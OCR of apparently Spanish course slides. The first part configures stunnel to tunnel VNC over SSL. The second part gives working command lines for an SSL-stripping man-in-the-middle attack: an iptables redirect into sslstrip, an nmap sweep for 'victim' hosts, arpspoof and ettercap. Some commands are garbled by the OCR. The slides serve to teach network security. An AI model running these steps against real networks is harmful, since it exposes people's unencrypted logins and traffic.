
Configurando stunnel (servidor) en Linux para VNC

- Activar Stunnel
  - sudo service stunnel4 start
- Activar VNC
  - vncserver :1

Inicio servidor 1 (puerto 5901)

fichero configuración
/etc/stunnel/stunnel.conf

```
Client= no
Cert=/etc/stunnel/stunnel.pem
[vnc]
Accept=6662
Connect=5901
[vnc2]
Accept=6663
Connect=5902
```



Configurando stunnel (cliente) en Windows para VNC

- Utilizar el certificado de stunnel

- Activar Stunnel
  - stunnel
- Activar cliente VNC
  - vncviewer localhost:1

cliente 1 (puerto 5901)

```
   fichero configuración
   c:\ssl\stunnel.conf
client= yes
cert=c:\ssl\stunnel.pem
[vnc]
accept=5901
connect=mifrontend.ugr.es :6662
```


Interceptando tráfico SSL

Se captura el tráfico entre el cliente https y el servidor, de forma que al cliente le aparece la página web http (sin cifrado)

Si el usuario no se da cuenta que la pagina no es https accede sin cifrar

- Reencaminamos peticiones puerto 80 a puerto 10000 local:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
    10000
python sslstrip.py -k -l 10000 -w /root/Desk      ss1.log
```



- Analizamos máquinas víctimas:
  - nmap -sP -T4 192.168.0.1/24
- Reencaminamos el tráfico: Ataque MITM

  arpspoof -i eth0 -t 192.168.0.X 192.168.0.1
  - 192.168.0.X: IP víctima

    192.168.0.1: IP Enrutador
- Se puede analizar mirando el fichero de log o con ethercap:

  ettercap -Tq -i eth0